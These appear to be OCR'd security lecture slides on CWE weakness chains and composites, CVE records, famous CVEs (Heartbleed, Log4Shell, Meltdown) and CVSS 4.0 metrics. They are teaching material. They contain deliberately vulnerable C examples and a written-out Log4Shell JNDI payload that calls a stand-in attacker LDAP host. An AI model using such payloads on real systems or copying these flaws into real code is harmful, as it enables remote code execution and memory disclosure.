
CWE: Chains

HELLO!!!← input (8 characters)



CWE: Chains

HELLO!!!← input (8 characters)



CWE: Chains

```c
#include <stdio.h>
#include <string.h>

void vulnerable_function(const char *input) {
    char buffer[8];
    char safe_copy[32];

    // CWE-170: Improper Null Termination
    // strncpy does not null-terminate if input is >= sizeof(buffer)
    strncpy(buffer, input, sizeof(buffer));

    // CWE-126: Buffer Over-read
    // strlen will read past the end of buffer looking for '\0'
    size_t len = strlen(buffer);

    // Now we use len in a copy
    memcpy(safe_copy, buffer, len);

    printf("Copied string: %.*s\n", (int)len, safe_copy);
}
```

- How to prevent/fix!

Terminate the buffer:

buffer[sizeof(buffer)-1] = '\0';

Use a safe function:

strlcpy()

CWE: Composites

- The various weaknesses can be further combined.
- **Composite**:
  - a **combination** of two or more disjoint weaknesses that can create a vulnerability
  - only if they all occur all the same time!
- Relationships characterizing a composite:
  - **Requires**: the needed weaknesses
  - **RequiredBy/IsRequiredBy**: the components of the composite.

CWE Composite Example: CWE-689

CWE-732 - Incorrect Permission Assignment for Critical Resource: a file is created with overly broad permissions (see, 0666).

CWE-362 - Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition'): there is no locking during file write, meaning that multiple process can concurrently write on the resource.

CWE-689 - Permission Race Condition During Resource Copy

```c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/stat.h>

void install_script(const char *user_input_path, const char *target_path)
{   char buffer[1024];
    ssize_t n;

    int src = open(user_input_path, O_RDONLY);
    if (src < 0) { perror("open src"); exit(1); }

    int dst = open(target_path, O_WRONLY | O_CREAT | O_TRUNC, 0666);
    if (dst < 0) { perror("open dst"); close(src); exit(1); }

    while ((n = read(src, buffer, sizeof(buffer))) > 0) {
        write(dst, buffer, n);
    }

    close(src);
    close(dst);
}
```

CWE-732


CWE-362

CWE: Abstraction Levels

- For improving the navigation, the CWE framework categorizes software vulnerabilities into **various types**.
- Each type offers an **abstraction** level of a weakness:
  - **Pillar**: the highest possible abstraction level
  - **Class**: described in a very abstract manner, usually independent of any language or technology
  - **Base**: still abstract, but with enough details to imagine mechanisms for its detection or prevention
  - **Variant**: described at a low level, thus possibly limited to a specific language or technology.

CWE: Abstraction Levels

- For improving the navigation, the CWE framework categorizes software vulnerabilities into **various types**.
- Each type offers an **abstraction** level of a weakness:
  - **Pillar**: the highest possible abstraction level
  - **Class**: described in a very abstract manner, usually independent of any language or technology
  - **Base**: still abstract, but with enough details to imagine mechanisms for its detection or prevention
  - **Variant**: described at a low level, thus possibly limited to a specific language or technology.



B	1280	Access Control Check Implemented After Asset is Accessed
B	1283	Mutable Attestation or Measurement Reporting Data
B	1290	Incorrect Decoding of Security Identifiers
B	1292	Incorrect Conversion of Security Identifiers
C	1294	Insecure Security Identifier Mechanism

From CWE to CVE

Source: https://cwe.mitre.org/about/index.html

Common Vulnerability and Exposures (CVE)


- A **vulnerability** is:
  - an **exploitable instance** of one or more weaknesses of a product
  - can lead to negative impacts to **c**onfidentiality, **i**ntegrity, or **a**vailability
  - a set of conditions/behaviors for **violating** an explicit/implicit security **policy**.
- An **exposure** is:
  - an “error” that gives an attacker **access** to a system or a network.
- The Common Vulnerability and Exposure (CVE) is:
  - is a list of publicly disclosed computer security flaws
  - community-developed
  - maintained and prepared by MITRE
  - updated continuously
  - available at: *https://www.cve.org/*

CVE: Anatomy

- A CVE has:
  - a **unique ID** assigned of the form **CVE-YYYY-NNNN**
  - **YYYY** is the year when the vulnerability has been discovered, 4 digits
  - **NNNN** is a progressive number
  - a descriptive information.
- Examples:
  - CVE-2023-46805
  - CVE-2024-43602
  - CVE-2024-21893.
- What can be **qualified as a CVE**:
  - independent and fixable
  - acknowledged and confirmed by the vendor or properly documented
  - plague only one product/codebase, i.e., one CVE per codebase.

CVE: Anatomy


- Each CVE record contains a set of details:
  - **Dates**: when the CVE has been published and when the CVE has been updated
  - **Description**: brief description of the issues caused by the vulnerability
  - **Product Status**: information on affected products
  - **References**: links to reports, documents or academic papers that provide additional information.
- A CVE can be:
  - **Reserved**: an ID is assigned, but still work in progress
  - **Published**: the vulnerability has been analyzed and the CVE record has been made public
  - **Rejected**: the CVE is invalid, e.g., due to errors or a withdrawal
  - **Disputed**: the vendor and other authoritative entities are disputing the validity of the entry.



Example: CVE-2017-5715


Classification of Vulnerabilities

- There is not a unique taxonomy for types characterizing vulnerabilities.
- The most popular “attack templates” are:
  - **Identity Theft**: the attack can pose as someone else
  - **Arbitrary Code Execution**: the attacker can inject and execute code
  - **Denial of Service**: the attacker can “block” a service, even permanently
  - **DLL Injection**: the attacker may force the use of a rogue library
  - **Remote Code Execution**: the attacker can run arbitrary code on a remote machine
  - **Privilege Escalation**: the attacker upgrades its privileges
  - …



XKCD


(in)Famous CVEs: CVE-2014-0160



XKCD


- Also known as Heartbleed.
- Bug in OpenSSL:
  - unable to handle properly Heartbeat Extension packets
  - crafted packets trigger a **buffer over-read**.
- How to:
  - send the smallest possible string and the maximum string length to the target server
  - the server replies with the minimal string and **part of the process memory**.

(in)Famous CVEs: CVE-2021-44228



- Also known as Log4Shell.
- Bug in Apache Log4j2 2.0-beta9 to 2.15.0:
  - an attacker able to control log messages or log message parameters can **execute arbitrary code**.
- How to:
  - craft a **payload**, e.g., *${jndi:ldap://attacker.unipv.it/bf}*
  - insert in in the User-Agent header of an HTTP GET
  - when the logger execute the payload, it will try to do a JNDI lookup over LDAP for remote arbitrary Java code
  - *attacker.unipv.it* hosts some simple Java classes for **further exploitation**.

(in)Famous CVEs: CVE-2017-5754



- Also known as Meltdown.
- Bug in CPU with speculative execution and indirect branch prediction:
  - **hardware** vulnerability, e.g., Intel x86 and ARM
  - may allow **unauthorized disclosure of information**
  - side-channel analysis of the data cache.
- How to:
  - exploit a race condition(*)
  - simplified mechanism: the attack leverages mechanisms for improving CPU performances (e.g., speculative execution) to read every address of interest at high speed
  - a malicious process may **read all memory**.

(*) the final behavior depends on the sequence or timing of other uncontrollable events, causing unexpected or inconsistent results.

Common Vulnerability Scoring System - CVSS


- The Common Vulnerability Scoring System (CVSS) is:
  - an open framework for “quantifying” the severity of vulnerabilities
  - able to **condense** the main characteristics of a vulnerabilities into a **number**
  - can help organizations/experts to **prioritize** and fix their vulnerabilities
  - **standardized**
  - **not a measure of risk!**
- It has been:
  - created by the National Infrastructure Advisory Council in 2003/2004
  - now handled by the Forum of Incident Response and Security Team (FIRST).
- Several evolutions prepared during the years:
  - current version is CVSS 4.0
  - different versions lead to different scores: cautions!
  - available online: *https://www.first.org/cvss/*

CVSS
COMMON VULNERABILITY SCORING SYSTEM

CVSS: Metrics

- The CVSS is composed of **four** groups of metrics:
  - **Base**: reflects the severity of the vulnerability according to its intrinsic characteristics assumed as constant over time
  - **Threat**: adjusts the severity of the vulnerability, for instance if an active exploitation exists
  - **Environmental**: provides an estimate of the context where the vulnerability is exploited for refining the score for a specific scenario/environment
  - **Supplemental**: optional group that allow to consider the presence of mitigations, as well as other attributes that help to outline a context.
- They differ from CVSS version 3.0 and version 2.0:
  - more details: *https://nvd.nist.gov/vuln-metrics*

CVSS: Metrics



Groups of Metrics of CVSS

Source: Common Vulnerability Scoring System version 4.0, Specification Document

Not need to be known by hearth!

CVSS: Nomenclature


- Up to version 3.0, the CVSS framework always consisted of **three** metric groups:
  - **Base**, **Temporal**, and **Environment**.
- Due to its popularity, the CVSS Base Score has been considered a synonymous with the overall CVSS score.
- In CVSS 4.0 this has been stressed:
  - **CVSS-B**: score considering only the **base** metrics
  - **CVSS-BE**: score considering **base** and **environmental** metrics
  - **CVSS-BT**: score considering **base** and **threat** metrics
  - **CVSS-BTE**: score considering **base**, **threat**, and **environmental** metrics.

CVSS: Assessing Metrics and Score

- For each metric, the “expert” is expected to answer a precise question.
- **Answers** should be:
  - impartial and timely
  - precise/factual
  - not ambiguous.
- Computation of the CVSS score is done by:
  - each answer has a score associated
  - answers are weighted and concatenated through ~~formulas~~ lookups
  - a final, condensed value is provided.

CVSS 3.0

CVSS 4.0



© Florian Roth


CVSS: Qualitative Severity Rating Scale

- All CVSS scores can be mapped in a qualitative manner.

Rating	CVSS Score
None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0


CVSS: Base Metric Group

- The **Base Metric Group** is composed of two sets:
  - **Exploitability Metrics**: ease and technical means to exploit the vulnerability
  - **Impact Metrics**: the consequence of a successful exploit.
- **Exploitability Metrics**:
  - measure the characteristics of the “thing that is vulnerable”
  - assume that the attacker has an advanced knowledge of the target
  - the vulnerable system should be assumed in the required configuration for being attacked.
- Base metrics lead to a score in the 0.0-10.0 range.




CVSS: Exploitability Metrics

- The **Attack Vector (AV)** captures the context that makes the exploitation of the vulnerability possible
- General comments:
  - the more remote an attacker can be, the greater the troubles
  - requiring the physical access limits the population of attackers.
- Possible values:
  - **Network (N)**: attackers may exploit all protocols or even the Internet, i.e., “remotely exploitable” vulnerability
  - **Adjacent (A)**: the attack is limited at the protocol level or requires the access to the broadcast/collision domain, e.g., Bluetooth link
  - **Local (L)**: attackers exploits the vulnerability by accessing the target locally (e.g., keyboard) or via another person (e.g., social engineering)
  - **Physical (P)**: the attacker has to physically touch or manipulate the vulnerable system.




CVSS: Exploitability Metrics

- The **Attack Complexity (AC)** captures actions that the attacker must deploy to evade or circumvent existing security conditions.
- General comments:
  - the lack of target-specific constraints leads to easier exploits
  - the amount of time or attempts needed to make the attack successful is not considered
  - the evasion or satisfaction of authentication mechanisms or requisites is not considered (see, **Privileges Required**).
- Possible values:
  - **Low (L)**: there is no need of deploying actions to exploit the vulnerability and and attacker can expect repeatable success against the system
  - **High (H)**: the success of the attack depends on the circumvention or evasion of security-enhancing techniques, such as bypassing mitigation mechanisms or obtaining target-specific secrets (e.g., a secret key for beating a cryptographic channel).




CVSS: Exploitability Metrics

- The **Attack Requirements (AT)** captures prerequisites of the vulnerable system that enable the attack.
- General comments:
  - the need of specific preparatory actions makes the attack harder
  - the impact of security or mitigation technologies are not considered (see, **Attack Complexity**).
- Possible values:
  - **None (N)**: the success of the attack does not require the deployment and execution of specific conditions on the vulnerable system, i.e., the attacker is expected to (almost) always execute the exploit
  - **Present (P)**: the success of the attack is ruled by the presence of specific deployment/execution conditions, such as a race condition beyond the control of the attacker or injecting itself within a logical network path (i.e., network injection).



